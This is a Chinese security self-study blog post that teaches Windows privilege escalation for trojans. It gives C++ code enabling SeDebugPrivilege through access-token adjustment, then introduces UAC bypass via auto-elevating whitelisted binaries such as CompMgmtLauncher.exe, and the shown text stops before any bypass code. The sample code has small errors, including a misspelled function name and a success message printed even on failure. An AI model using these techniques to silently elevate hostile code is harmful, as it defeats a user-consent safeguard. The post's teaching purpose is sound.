

[网络安全自学篇] 九十四.《Windows黑客编程技术详解》之提权技术（令牌权限提升和Bypass UAC）

原创 Eastmount 2020-09-12 21:43:21 7386 收藏 256

版权

分类专栏: 网络安全自学篇

系统安全与恶意代码识别

Windows黑客编程

文章标签:


Windows黑客编程

提权技术

Bypass UAC

进程提权

网络攻防



Python+TensorFlow人工智能

该专栏为人工智能入门专栏，采用Python3和TensorFlow实现人工智能相关算法。前期介绍安装流程、基础语法、神经网络、可视化等，中间讲解CNN、RNN、LSTM等代码，后续复现图像处理...



Eastmount


¥9.90

订阅博主

这是作者网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您喜欢，一起进步。这篇文章将带着大家来学习《Windows黑客编程技术详解》，其作者是甘迪文老师，推荐大家购买来学习。作者将采用实际编程和图文结合的方式进行分享，并且会进一步补充相关知识点。第六篇文章主要介绍木马病毒提权技术，包括进程访问令牌权限提升和Bypass UAC，希望对您有所帮助。

如果把权限看作是门禁卡，那么计算机便是一栋拥有许多门禁的大楼，要想进入一个房间或办公室，则需要拥有对应房间的门禁卡。对于低权限，即拥有很少数量的门禁卡，能去的也只有厕所之类的无关紧要的地方，无法进入层层设防的保密办公室。这样，即使病毒木马成功混入计算机这所大楼，如果没有足够的权限，也不能窃取或修改计算机中的关键数据，杀伤力有限。


因此，提权技术（从低权限获取高权限的技术）成为大多数病毒木马必备技术。



计算机上有哪些操作需要提权呢？操作系统处于安全考虑，对不同的操作系统划分了权限。例如创建或修改系统服务、修改HKEY_LOCAL_MACHINE注册表键或重启移动文件等操作，均需要管理员权限，普通权限操作会失败。

同时，从VISTA系统引入了UAC（用户账户控制），涉及权限操作时都会有弹窗提示，只有用户点击确认后，方可继续操作。所以，VISTA之后的提权操作主要是针对UAC不弹窗静默提权，即Bypass UAC。





文章目录

一.进程访问令牌权限提升

- 1.函数介绍
- 2.实现原理
- 3.编程实现

二.Bypass UAC

- 1.基于白名单程序的Bypass UAC
- 2.基于COM组件接口的Bypass UAC

三.总结

作者的github资源:

软件安全: <https://github.com/eastmountyxz/Software-Security-Course>

其他工具: <https://github.com/eastmountyxz/NetworkSecuritySelf-study>

Windows-Hacker: <https://github.com/eastmountyxz/Windows-Hacker-Exp>

声明: 本人坚决反对利用教学方法进行犯罪的行为, 一切犯罪行为必将受到严惩, 绿色网络需要我们共同维护, 更推荐大家了解它们背后的原理, 更好地进行防护。

前文学习:

- [网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
- [网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
- [网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
- [网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
- [网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
- [网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向
- [网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
- [网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
- [网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
- [网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
- [网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
- [网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码 (一)
- [网络安全自学篇] 十三.Wireshark抓包原理 (ARP劫持、MAC泛洪) 及数据流追踪和图像抓取 (二)
- [网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信 (一)
- [网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程 (二)
- [网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护
- [网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池 (四)
- [网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示 (一)
- [网络安全自学篇] 十九.Powershell基础入门及常见用法 (一)
- [网络安全自学篇] 二十.Powershell基础入门及常见用法 (二)
- [网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime
- [网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集

[网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习

[网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测

[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探

[网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用

[网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）

[网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）

[网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）

[网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）

[网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）

[网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）

[网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）

[网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机

[网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析

[网络安全自学篇] 三十六.WinRAR漏洞复现（CVE-2018-20250）及恶意软件自启动劫持

[网络安全自学篇] 三十七.Web渗透提高班之hack the box在线靶场注册及入门知识（一）

[网络安全自学篇] 三十八.hack the box渗透之BurpSuite和Hydra密码爆破及Python加密Post请求（二）

[网络安全自学篇] 三十九.hack the box渗透之DirBuster扫描路径及Sqlmap高级注入用法（三）

[网络安全自学篇] 四十.phpMyAdmin 4.8.1后台文件包含漏洞复现及详解（CVE-2018-12613）

[网络安全自学篇] 四十一.中间人攻击和ARP欺骗原理详解及漏洞还原

[网络安全自学篇] 四十二.DNS欺骗和钓鱼网站原理详解及漏洞还原

[网络安全自学篇] 四十三.木马原理详解、远程服务器IPC\$漏洞及木马植入实验

[网络安全自学篇] 四十四.Windows远程桌面服务漏洞（CVE-2019-0708）复现及详解

[网络安全自学篇] 四十五.病毒详解及批处理病毒制作（自启动、修改密码、定时关机、蓝屏、进程关闭）

[网络安全自学篇] 四十六.微软证书漏洞CVE-2020-0601（上）Windows验证机制及可执行文件签名复现

[网络安全自学篇] 四十七.微软证书漏洞CVE-2020-0601（下）Windows证书签名及HTTPS网站劫持

[网络安全自学篇] 四十八.Cracer第八期——（1）安全术语、Web渗透流程、Windows基础、注册表及黑客常用DOS命令

[网络安全自学篇] 四十九.Procmon软件基本用法及文件进程、注册表查看

[网络安全自学篇] 五十.虚拟机基础之安装XP系统、文件共享、网络快照设置及Wireshark抓取BBS密码

[网络安全自学篇] 五十一.恶意样本分析及HGZ木马控制目标服务器

[网络安全自学篇] 五十二.Windows漏洞利用之栈溢出原理和栈保护GS机制

[网络安全自学篇] 五十三.Windows漏洞利用之Metasploit实现栈溢出攻击及反弹shell

[网络安全自学篇] 五十四.Windows漏洞利用之基于SEH异常处理机制的栈溢出攻击及shell提取

[网络安全自学篇] 五十五.Windows漏洞利用之构建ROP链绕过DEP并获取Shell

[网络安全自学篇] 五十六.春秋老师分享小白渗透之路及Web渗透技术总结

[网络安全自学篇] 五十七.PE文件逆向之什么是数字签名及Signtool签名工具详解（一）

[网络安全自学篇] 五十八.Windows漏洞利用之再看CVE-2019-0708及Metasploit反弹shell

[网络安全自学篇] 五十九.Windows漏洞利用之MS08-067远程代码执行漏洞复现及shell深度提权

[网络安全自学篇] 六十.Cracer第八期——（2）五万字总结Linux基础知识和常用渗透命令

[网络安全自学篇] 六十一.PE文件逆向之数字签名详细解析及Signcode、PEView、010Editor、Asn1View等工具用法（二）

[网络安全自学篇] 六十二.PE文件逆向之PE文件解析、PE编辑工具使用和PE结构修改（三）

[网络安全自学篇] 六十三.hack the box渗透之OpenAdmin题目及蚁剑管理员提权（四）

[网络安全自学篇] 六十四.Windows漏洞利用之SMBv3服务远程代码执行漏洞（CVE-2020-0796）复现及详解

[网络安全自学篇] 六十五.Vulnhub靶机渗透之环境搭建及JIS-CTF入门和蚁剑提权示例（一）

[网络安全自学篇] 六十六.Vulnhub靶机渗透之DC-1提权和Drupal漏洞利用（二）

[网络安全自学篇] 六十七.WannaCry勒索病毒复现及分析（一）Python利用永恒之蓝及Win7勒索加密

[网络安全自学篇] 六十八.WannaCry勒索病毒复现及分析（二）MS17-010利用及病毒解析

[网络安全自学篇] 六十九.宏病毒之入门基础、防御措施、自发邮件及APT28样本分析

[网络安全自学篇] 七十.WannaCry勒索病毒复现及分析（三）蠕虫传播机制分析及IDA和OD逆向

[网络安全自学篇] 七十一.深信服分享之外部威胁防护和勒索病毒对抗

[网络安全自学篇] 七十二.逆向分析之OllyDbg动态调试工具（一）基础入门及TraceMe案例分析

[网络安全自学篇] 七十三.WannaCry勒索病毒复现及分析（四）蠕虫传播机制全网源码详细解读
[网络安全自学篇] 七十四.APT攻击检测溯源与常见APT组织的攻击案例
[网络安全自学篇] 七十五.Vulnhub靶机渗透之bulldog信息收集和nc反弹shell（三）
[网络安全自学篇] 七十六.逆向分析之OllyDbg动态调试工具（二）INT3断点、反调试、硬件断点与内存断点
[网络安全自学篇] 七十七.恶意代码与APT攻击中的武器（强推Seak老师）
[网络安全自学篇] 七十八.XSS跨站脚本攻击案例分享及总结（二）
[网络安全自学篇] 七十九.Windows PE病毒原理、分类及感染方式详解
[网络安全自学篇] 八十.WHUCTF之WEB类解题思路WP（代码审计、文件包含、过滤绕过、SQL注入）
[网络安全自学篇] 八十一.WHUCTF之WEB类解题思路WP（文件上传漏洞、冰蝎蚁剑、反序列化phar）
[网络安全自学篇] 八十二.WHUCTF之隐写和逆向类解题思路WP（文字解密、图片解密、佛语解码、冰蝎流量分析、逆向分析）
[网络安全自学篇] 八十三.WHUCTF之CSS注入、越权、csrf-token窃取及XSS总结
[网络安全自学篇] 八十四.《Windows黑客编程技术详解》之VS环境配置、基础知识及DLL延迟加载详解
[网络安全自学篇] 八十五.《Windows黑客编程技术详解》之注入技术详解（全局钩子、远线程钩子、突破Session 0注入、APC注入）
[网络安全自学篇] 八十六.威胁情报分析之Python抓取FreeBuf网站APT文章（上）
[网络安全自学篇] 八十七.恶意代码检测技术详解及总结
[网络安全自学篇] 八十八.基于机器学习的恶意代码检测技术详解
[网络安全自学篇] 八十九.PE文件解析之通过Python获取时间戳判断软件来源地区
[网络安全自学篇] 九十.远控木马详解及APT攻击中的远控
[网络安全自学篇] 九十一.阿里云搭建LNMP环境及实现PHP自定义网站IP访问（1）
[网络安全自学篇] 九十二.《Windows黑客编程技术详解》之病毒启动技术创建进程API、突破SESSION0隔离、内存加载详解（3）
[网络安全自学篇] 九十三.《Windows黑客编程技术详解》之木马开机自启动技术（注册表、计划任务、系统服务）

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法
[渗透&攻防] 三.数据库之差异备份及Caidao利器
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

一.进程访问令牌权限提升

病毒木马想要实现一些关键的系统操作时，往往要求执行操作的进程拥有足够的权限。比如，通过调用ExitWindows函数实现关机或重启操作时，它就要求进程要有 SE_SHUTDOWN_NAME 权限，否则会忽视操作不执行。这时，程序能够做的便是按照要求提升进程群贤，第一部分通过介绍提升进程访问令牌的权限。

1.函数介绍

(1) OpenProcessToken函数

打开与进程关联的访问令牌。

```
BOOL OpenProcessToken(  
    HANDLE ProcessHandle, // 要修改访问权限的进程句柄  
    DWORD DesiredAccess,  // 访问掩码,要对令牌进行何种操作  
    PHANDLE TokenHandle   // 返回的访问令牌指针  
);
```

(2) LookupPrivilegevalue函数

查看系统权限的特权值，返回信息到一个LUID结构体。


```

BOOL LookupPrivilegeValue(
    LPCTSTR lpSystemName,    //指向要获取特权值的系统名称
    LPCTSTR lpName,          //特权名称
    PLUID lpLuid              //指向LUID变量的指针
);

```

(3) AdjustTokenPrivileges函数

启用或禁用指定访问令牌中的权限，在访问令牌中启用或禁用权限时需要 TOKEN_ADJUST_PRIVILEGES 访问。

```

BOOL AdjustTokenPrivileges(
    HANDLE TokenHandle,      //handle to token
    BOOL DisableAllPrivileges, //disabling option
    PTOKEN_PRIVILEGES NewState, //privilege information
    DWORD BufferLength,      //size of buffer
    PTOKEN_PRIVILEGES PreviousState, //original state buffer
    PDWORD ReturnLength      //required buffer size
);

```

其中，操作类型及特权属性Attributes可以是如下常量：

```

SE_PRIVILEGE_ENABLED          //使特权有效
SE_PRIVILEGE_ENABLED_BY_DEFAULT //使特权默认有效
SE_PRIVILEGE_REMOVED          //移除该特权
SE_PRIVILEGE_USED_FOR_ACCESS   //取得对象或服务的访问权

```

2.实现原理

(1) 使用场景

病毒木马想要实现一些关键的系统操作时，并且进程访问令牌权限提升的实现步骤较为固定。

(2) 实现流程

- 打开进程访问令牌
- 取得特权的LUID值
- 调整访问令牌特权值


首先获取进程的访问令牌，然后将访问令牌的权限修改为指定权限。但是系统内部并不直接识别权限名称，而是识别 LUID值，所以需要根据权限名称获取对应的LUID值，之后传递给系统，实现进程访问令牌权限的修改。

(3) 实现步骤


- 获取指定进程的访问令牌，需要获取权限的令牌句柄为 TOKEN_ADJUST_PRIVILEGES
OpenProcessToken(hProcess, TOKEN_ADJUST_PRIVILEGES, &hToken)
- 获取本地系统指定特权名称的LUID值，LUID值相当于该特权的身份标号
LookupPrivilegeValue(NULL, pszPrivilegeName, &luidValue)
- 创建一个新的进程令牌特权结构体 TOKEN_PRIVILEGES，并对其进行赋值，设置新特权数量、特权对应的LUID值以及特权的属性状态
tokenPrivileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED
- 调用 AdjustTokenPrivileges 函数对进程令牌的特权进行修改
AdjustTokenPrivileges(hToken, FALSE, &tokenPrivileges, 0, NULL, NULL)

3.编程实现

第一步，新建C++空项目，项目名称为“Tiquan01”。



第二步，新建源文件“main.cpp”。



第三步，编写代码获取当前进程号。

```
#include<windows.h>
#include<string.h>
#include<iostream>
using namespace std;

#ifdef _WIN32
#include <process.h>
#else
#include <unistd.h>
#endif


//主函数
int main(int argc, char* argv[])
{
    //获取当前进程号
    int iPid = (int)_getpid();
    std::cout << "The process id is: " << iPid << std::endl;
```

```

    system("PAUSE");
    return 0;
}

```

输出结果如下图所示，可以看到我们的程序TiQuan01.exe进程为18512。



第四步，通过子函数实现进程访问令牌的提升权限。

```

#include<windows.h>
#include<string.h>
#include<iostream>
using namespace std;

#ifdef _WIN32
#include <process.h>
#else
#include <unistd.h>
#endif

//显示错误信息
void ShowError(char* pszText)
{
    char szErr[MAX_PATH] = { 0 };
    ::wsprintf(szErr, "%s Error[%d]\n", pszText, ::GetLastError());
    ::MessageBox(NULL, szErr, "ERROR", MB_OK);
}

/*-----
    函数名： CPrivilegeEscalationDlg::EnableDebugPrivilege
    返回类型： BOOL
    功能： 提升进程访问令牌权限
    参数1： 需要提升权限的进程句柄
    参数2： 特权名称
    -----*/
BOOL EnbalePrivileges(HANDLE hProcess, char* pszPrivilegesName)
{
    HANDLE hToken = NULL;
    LUID luidValue = { 0 };
    TOKEN_PRIVILEGES tokenPrivileges = { 0 };
    BOOL bRet = FALSE;
    DWORD dwRet = 0;

    //打开进程令牌并获取具有 TOKEN_ADJUST_PRIVILEGES 权限的进程令牌句柄
    bRet = ::OpenProcessToken(hProcess, TOKEN_ADJUST_PRIVILEGES, &hToken);
    if (FALSE == bRet)
    {

```

```

        ShowError("OpenProcessToken");
        return FALSE;
    }
    //获取本地系统的 pszPrivilegesName 特权的LUID值
    bRet = ::LookupPrivilegeValue(NULL, pszPrivilegesName, &luidValue);
    if (FALSE == bRet)
    {
        ShowError("LookupPrivilegeValue");
        return FALSE;
    }
    //设置提升权限信息
    tokenPrivileges.PrivilegeCount = 1;
    tokenPrivileges.Privileges[0].Luid = luidValue;
    tokenPrivileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    //提升进程令牌访问权限
    bRet = ::AdjustTokenPrivileges(
        hToken,                //令牌句柄
        FALSE,                 //是否禁用权限
        &tokenPrivileges,      //新的特权的权限信息
        0,                     //特权信息大小
        NULL,                  //用来接收特权信息当前状态的buffer
        NULL                    //缓冲区大小
    );
    if (FALSE == bRet) {
        ShowError("AdjustTokenPrivileges");
        return FALSE;
    }
    else {
        //根据错误码判断是否特权都设置成功
        dwRet = ::GetLastError();
        if (ERROR_SUCCESS == dwRet)
        {
            return TRUE;
        }
        else if (ERROR_NOT_ALL_ASSIGNED == dwRet)
        {
            ShowError("ERROR_NOT_ALL_ASSIGNED");
            return FALSE;
        }
    }

    return FALSE;
}


//主函数
int main(int argc, char* argv[])
{
    //获取当前进程号
    int iPid = (int)_getpid();
    std::cout << "The process id is: " << iPid << std::endl;

    //修改当前进程令牌访问权限
    if (FALSE == EnablePrivileges(::GetCurrentProcess(), SE_DEBUG_NAME))
    {
        printf("Enable Privileges Error!\n");
    }
    printf("Enable Privileges OK!\n");

    system("PAUSE");
    return 0;
}

```



运行结果如下图所示，注意需要以管理员权限运行，否则会提示相关错误。



问题：怎么判断我是否提权成功呢？

同时，编程过程中会遇到各种错误，请大家一定实际去编写代码，学会谷歌百度独立解决。比如"const char *"类型的实参与"LPCWSTR"类型的形参不兼容，基本的解决方法如下：


- 配置属性 -> 常规 -> 字符集 -> 使用多字节字符集
- C/C++ -> SDL检查-> 否
- C/C++ -> 语言 -> 符合模式 -> 否



二.Bypass UAC

UAC（User Account Control）是微软在Windows VISTA以后版本中引入的一种安全机制，通过UAC，应用程序和任务可始终在非管理员账户的安全上下文中运行，除非特别授予管理员级别的系统访问权限。UAC可以阻止未授权的应用程序自动进行安装，并防止无意地更改系统。





UAC需要授权的动作包括：配置Windows Update、增加或删除用户账户、改变用户账户的类型、改变UAC设置、安装ActiveX、安装或移除程序、安装设备驱动程序、设置家长控制、将文件移动或复制到Program Files或Windows目录、查看其他用户文件夹等。

触发UAC时，系统会创建一个consent.exe进程，该进程通过白名单程序和用户选择来判断是否创建管理员权限进程。请求进程将要请求的进程cmdline和进程路径通过LPC接口传递给 appinfo 的 RAiLuanchAdminProcess 函数。流程如下：

- 该函数首选验证路径是否在白名单中
- 接着将结果传递给consent.exe进程
- 该进程验证请求进程的签名以及发起者的权限是否符合要求后，决定是否弹出UAC窗口让用户确认
- UAC窗口会创建新的安全桌面，屏蔽之前的界面，同时UAC窗口进程是系统权限进程，其他普通进程无法和其进行通信交互，用户确认后，调用 CreateProcessAsUser 函数以管理员身份启动请求的进程

病毒木马如果想要实现更多的权限操作，那么就不得不绕过UAC弹窗，在没有通知用户的情况下，静默地将程序的普通权限提升为管理员权限，从而使程序可以实现一些需要权限的操作。目前实现Bypass UAC主要有两种方法：


- 一种是利用白名单提权机制
- 一种是利用COM组件接口技术

1.基于白名单程序的Bypass UAC


有些系统程序可以直接获取管理员权限，而不触发UAC弹框，这类程序成为白名单程序。例如：slui.exe、wusa.exe、taskmgr.exe、msra.exe、eudcedit.exe、eventvwr.exe、CompMgmtLauncher.exe等等。这些白名单程序可以通过DLL劫持、注入或是修改注册表执行命令的方式启动目标程序，实现Bypass UAC提权操作。

下面选择白名单程序 CompMgmtLauncher.exe 进行详细分析，利用它实现Bypass UAC提权。分析的环境是64位Windows 10操作系统，使用的工具是进程监控器Procmon.exe。


第一步，在System32目录下运行 CompMgmtLauncher.exe 程序。



